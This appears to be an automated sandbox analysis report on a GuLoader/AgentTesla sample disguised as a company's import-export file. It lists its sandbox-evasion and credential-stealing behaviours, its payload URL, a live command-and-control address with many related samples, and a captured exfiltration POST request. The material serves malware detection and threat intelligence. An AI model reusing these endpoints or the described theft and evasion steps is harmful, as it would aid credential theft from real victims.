ID: 458277
Sample Name: KHAWATMI CO.IMPORT & EXPORT.exe
Cookbook: default.jbs
Time: 08:05:18
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report KHAWATMI CO.IMPORT & EXPORT.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: GuLoader 4
Yara Overview 4
Memory Dumps 4
Sigma Overview 4
Jbx Signature Overview 5
AV Detection: 5
Networking: 5
Data Obfuscation: 5
Malware Analysis System Evasion: 5
Anti Debugging: 5
Stealing of Sensitive Information: 5
Mitre Att&ck Matrix 5
Behavior Graph 6
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 8
URLs 8
Domains and IPs 8
Contacted Domains 8
Contacted URLs 8
URLs from Memory and Binaries 8
Contacted IPs 8
Public 8
General Information 8
Simulations 9
Behavior and APIs 9
Joe Sandbox View / Context 9
IPs 9
Domains 10
ASN 10
JA3 Fingerprints 11
Dropped Files 11
Created / dropped Files 11
Static File Info 12
General 12
File Icon 12
Static PE Info 12
General 12
Entrypoint Preview 12
Data Directories 12
Sections 12
Resources 13
Imports 13
Version Infos 13
Possible Origin 13
Network Behavior 13
Network Port Distribution 13
TCP Packets 13
UDP Packets 13
DNS Queries 13
DNS Answers 13
HTTP Request Dependency Graph 13
HTTP Packets 13
Code Manipulations 17
Statistics 17
Behavior 17
System Behavior 17
Analysis Process: KHAWATMI CO.IMPORT & EXPORT.exe PID: 5804 Parent PID: 5700 17
General 17
File Activities 18
Analysis Process: KHAWATMI CO.IMPORT & EXPORT.exe PID: 6316 Parent PID: 5804 18

General 18
File Activities 18
File Created 18
File Deleted 18
File Moved 18
File Written 18
File Read 18
Disassembly 18
Code Analysis 18


Windows Analysis Report KHAWATMI CO.IMPORT & EX…

Overview


General Information

Sample Name:	KHAWATMI CO.IMPORT & EXPORT.exe
Analysis ID:	458277
MD5:	0153ae8cf4b1f54..
SHA1:	479858ef740172c.
SHA256:	97fee7e2c533d7a.
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- GuLoader behavior detected
- Multi AV Scanner detection for subm…
- Yara detected GuLoader
- C2 URLs / IPs found in malware con…
- Contains functionality to detect hard…
- Detected RDTSC dummy instruction…
- Hides threads from debuggers
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- Tries to detect virtualization through…
- Tries to harvest and steal Putty / Wi…

Classification



Process Tree

- **System is w10x64**
- KHAWATMI CO.IMPORT & EXPORT.exe (PID: 5804 cmdline: 'C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT.exe' MD5: 0153AE8CF4B1F546721332B5CB3F973C)
  - KHAWATMI CO.IMPORT & EXPORT.exe (PID: 6316 cmdline: 'C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT.exe' MD5: 0153AE8CF4B1F546721332B5CB3F973C)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "https://onedrive.live.com/download?cid=7B0580AA0B18AE"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.604120925.0000000003D10000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Networking:

C2 URLs / IPs found in malware configuration

Data Obfuscation:

Yara detected GuLoader

Malware Analysis System Evasion:

Contains functionality to detect hardware virtualization (CPUID execution measurement)

Detected RDTSC dummy instruction sequence (likely for instruction hammering)

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Hides threads from debuggers

Stealing of Sensitive Information:

GuLoader behavior detected

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials


Tries to steal Mail credentials (via file access)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1 1	Masquerading 1	OS Credential Dumping 2	Security Software Discovery 6 2 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesd Insecur Networ Commu
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2 2 1	Input Capture 1 1	Virtualization/Sandbox Evasion 2 2 1	Remote Desktop Protocol	Input Capture 1 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit Redirec Calls/SI
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1	Credentials in Registry 1	Remote System Discovery 1	SMB/Windows Admin Shares	Archive Collected Data 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit Track D Locatio
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	File and Directory Discovery 1	Distributed Component Object Model	Data from Local System 2	Scheduled Transfer	Application Layer Protocol 1 1 3	SIM Ca Swap

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	System Information Discovery 3 4	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipul Device Commu


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
KHAWATMI CO.IMPORT & EXPORT.exe	13%	ReversingLabs	Win32.Trojan.AgentTesla	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://185.227.139.18/dsaicosaicasdi.php/a1NQk98eWCWX2	0%	Avira URL Cloud	safe	
http://crl.microsoft	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mbdetq.dm.files.1drv.com	unknown	unknown	false		high
onedrive.live.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://185.227.139.18/dsaicosaicasdi.php/a1NQk98eWCWX2	false	• Avira URL Cloud: safe	unknown
http://https://onedrive.live.com/download?cid=7B0580AA0B18AE	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.227.139.18	unknown	Iran (ISLAMIC Republic Of)		48011	DIGITURUNCTR	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458277
Start date:	03.08.2021
Start time:	08:05:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 29s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	KHAWATMI CO.IMPORT & EXPORT.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Suspected Instruction Hammering Hide Perf
Number of analysed new started processes analysed:	36
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/2@2/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 2.2% (good quality ratio 0.2%) • Quality average: 1.5% • Quality standard deviation: 4.5%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
08:12:29	API Interceptor	1x Sleep call for process: KHAWATMI CO.IMPORT & EXPORT.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.227.139.18	RQF00432117.exe	Get hash	malicious	Browse	• 185.227.139.18/dsaicosaicasdi.php/BEF2P6YRqV1nZ
	ikenna.exe	Get hash	malicious	Browse	• 185.227.139.18/dsaicosaicasdi.php/rr9an1w9Exqdo
	Purchase Order No#76480023.exe	Get hash	malicious	Browse	• 185.227.139.18/dsaicosaicasdi.php/IDEUeAngcojy8
	rjHOcnLYGHZCy5f.exe	Get hash	malicious	Browse	• 185.227.139.18/dsaicosaicasdi.php/rD5fy9Ok7coFb
	jdik4JxEILyMsaJ.exe	Get hash	malicious	Browse	• 185.227.139.18/dsaicosaicasdi.php/W9ZqiawWCXST6
	BC 1.1 ASTRA JUOKU.pdf.exe	Get hash	malicious	Browse	• 185.227.139.18/dsaicosaicasdi.php/yfNQXpqQZjJcw
	DHL Shipment Detailspdf.exe	Get hash	malicious	Browse	• 185.227.139.18/dsaicosaicasdi.php/rD5fy9Ok7coFb

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	1SUxqGW4Vk.exe	Get hash	malicious	Browse	• 185.227.139.18/dsaicosaicasdi.php/jRbn3g7uWVTsx
	swift.xlsx	Get hash	malicious	Browse	• 185.227.139.18/dsaicosaicasdi.php/jRbn3g7uWVTsx
	EshGqi8G0p.exe	Get hash	malicious	Browse	• 185.227.139.18/dsaicosaicasdi.php/o6INQXqciSF92
	RFQ file_pdf.gz.exe	Get hash	malicious	Browse	• 185.227.139.18/dsaicosaicasdi.php/rVXhi7NTm83H7
	oidItpvxvp.exe	Get hash	malicious	Browse	• 185.227.139.18/dsaicosaicasdi.php/jRbn3g7uWVTsx
	Advance Payment and shedule update.xlsx	Get hash	malicious	Browse	• 185.227.139.18/dsaicosaicasdi.php/jRbn3g7uWVTsx
	Documents.exe	Get hash	malicious	Browse	• 185.227.139.18/dsaicosaicasdi.php/fw2pM7fnRpMCI
	d3mSX5c3S5.exe	Get hash	malicious	Browse	• 185.227.139.18/dsaicosaicasdi.php/jRbn3g7uWVTsx
	gunzipped.exe	Get hash	malicious	Browse	• 185.227.139.18/dsaicosaicasdi.php/6mr5C1QFWrZ4O
	invoice.xlsx	Get hash	malicious	Browse	• 185.227.139.18/dsaicosaicasdi.php/jRbn3g7uWVTsx
	yGeKxvNPm4.exe	Get hash	malicious	Browse	• 185.227.139.18/dsaicosaicasdi.php/NHNmTUOdS6fzz
	C1nbP5vVzw.exe	Get hash	malicious	Browse	• 185.227.139.18/dsaicosaicasdi.php/NHNmTUOdS6fzz
	rYUbPNiimt.exe	Get hash	malicious	Browse	• 185.227.139.18/dsaicosaicasdi.php/jRbn3g7uWVTsx

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DIGITURUNCTR	RQF00432117.exe	Get hash	malicious	Browse	• 185.227.139.18
	ikenna.exe	Get hash	malicious	Browse	• 185.227.139.18
	Purchase Order No#76480023.exe	Get hash	malicious	Browse	• 185.227.139.18
	rjHOcnLYGHZCy5f.exe	Get hash	malicious	Browse	• 185.227.139.18
	jdik4JxEILyMsaJ.exe	Get hash	malicious	Browse	• 185.227.139.18

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	BC 1.1 ASTRA JUOKU.pdf.exe	Get hash	malicious	Browse	• 185.227.139.18
	DHL Shipment Detailspdf.exe	Get hash	malicious	Browse	• 185.227.139.18
	1SUxqGW4Vk.exe	Get hash	malicious	Browse	• 185.227.139.18
	swift.xlsx	Get hash	malicious	Browse	• 185.227.139.18
	EshGqi8G0p.exe	Get hash	malicious	Browse	• 185.227.139.18
	RFQ file_pdf.gz.exe	Get hash	malicious	Browse	• 185.227.139.18
	oidItpvxvp.exe	Get hash	malicious	Browse	• 185.227.139.18
	Advance Payment and shedule update.xlsx	Get hash	malicious	Browse	• 185.227.139.18
	Documents.exe	Get hash	malicious	Browse	• 185.227.139.18
	d3mSX5c3S5.exe	Get hash	malicious	Browse	• 185.227.139.18
	gunzipped.exe	Get hash	malicious	Browse	• 185.227.139.18
	invoice.xlsx	Get hash	malicious	Browse	• 185.227.139.18
	yGeKxvNPm4.exe	Get hash	malicious	Browse	• 185.227.139.18
	C1nbP5vVzw.exe	Get hash	malicious	Browse	• 185.227.139.18
	rYUbPNiimt.exe	Get hash	malicious	Browse	• 185.227.139.18

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	
Process:	C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	 1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\414045e2d09286d5db2581e0d955d358_d06ed635-68f6-4e9a-955c-4899f5f57b9a	
Process:	C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT.exe
File Type:	data
Category:	dropped
Size (bytes):	598
Entropy (8bit):	0.6390116820665388
Encrypted:	false
SSDEEP:	3:/lbOllbOllbOllbOllbOllbON:+
MD5:	E306B2B657314B7CA1B899F1A8B2A979
SHA1:	DDF029D39D1A076A4218049CBD5143EE64A0D13B
SHA-256:	A3284A821DC0F8281285B68E3F1F2712F6D5B97E605233AC91235F780D55DCE4
SHA-512:	EF935FBEDB6A39D819F650912E4E72355A6B395B01D15DE89CB30045A7330936CC1964C3CA771F8A9327043D734D5CD252DD91DE858A28E97283E310A988E41(
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....user.....user.....user..... .....user.....user.....user..... .....user.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.387725511048366
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	KHAWATMI CO.IMPORT & EXPORT.exe
File size:	147456
MD5:	0153ae8cf4b1f546721332b5cb3f973c
SHA1:	479858ef740172cb3791527a9c9d0da76eec3af4
SHA256:	97fee7e2c533d7ad3854cd92d9d2dbcddeb3b08e3e0cb14214b431d3970cda45
SHA512:	1a6ae92b4937ea140069189487e669377f8a59ceffa29597f18c94d83646184344f4ba4d0fe42ce5153d95791ad31b3fe8b715b6a55fe3b923ce59fd4201bac1
SSDEEP:	1536:EtVr5LC183SqwDIse4yckz/50ZG8tnSSyeMn5iXDjTf8+Oh1K:E/5CIRwDdeZcFYeMn5iXDj5Oh1K
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L...#..V.....0..... ....@.....

File Icon

Icon Hash:	c4e8c8cccce0e8e8

Static PE Info

General

Entrypoint:	0x4014b4
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x56A2ED23 [Sat Jan 23 03:01:55 2016 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	fef384fc3a66a559dff455f07d497ca0

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x2010c	0x21000	False	0.378292199337	data	6.67763542403	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.data	0x22000	0x11bc	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x24000	0xbfc	0x1000	False	0.310791015625	data	3.24011988097	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
Chinese	Taiwan	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 08:12:22.548403978 CEST	192.168.2.3	8.8.8.8	0xb178	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Aug 3, 2021 08:12:23.496463060 CEST	192.168.2.3	8.8.8.8	0xf31d	Standard query (0)	mbdetq.dm.files.1drv.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 08:10:57.614332914 CEST	8.8.8.8	192.168.2.3	0xf08c	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 08:12:22.608761072 CEST	8.8.8.8	192.168.2.3	0xb178	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 08:12:23.536290884 CEST	8.8.8.8	192.168.2.3	0xf31d	No error (0)	mbdetq.dm.files.1drv.com	dm-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 08:12:23.536290884 CEST	8.8.8.8	192.168.2.3	0xf31d	No error (0)	dm-files.fe.1drv.com	odc-dm-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- 185.227.139.18

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49753	185.227.139.18	80	C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 08:12:26.643964052 CEST	5872	OUT	POST /dsaicosaicasdi.php/a1NQk98eWCWX2 HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.227.139.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 976E9D7A Content-Length: 190 Connection: close
Aug 3, 2021 08:12:27.484879971 CEST	5874	IN	HTTP/1.1 404 Not Found Date: Tue, 03 Aug 2021 06:12:26 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0a 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 34 32 38 35 37 31 34 32 39 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 32 46 33 32 33 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 73 65 63 74 69 6f 6e 2c 20 66 6f 6f 74 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 31 30 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 2e 72 65 73 70 6f 6e 73 65 2d 69 6e 66 6f 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 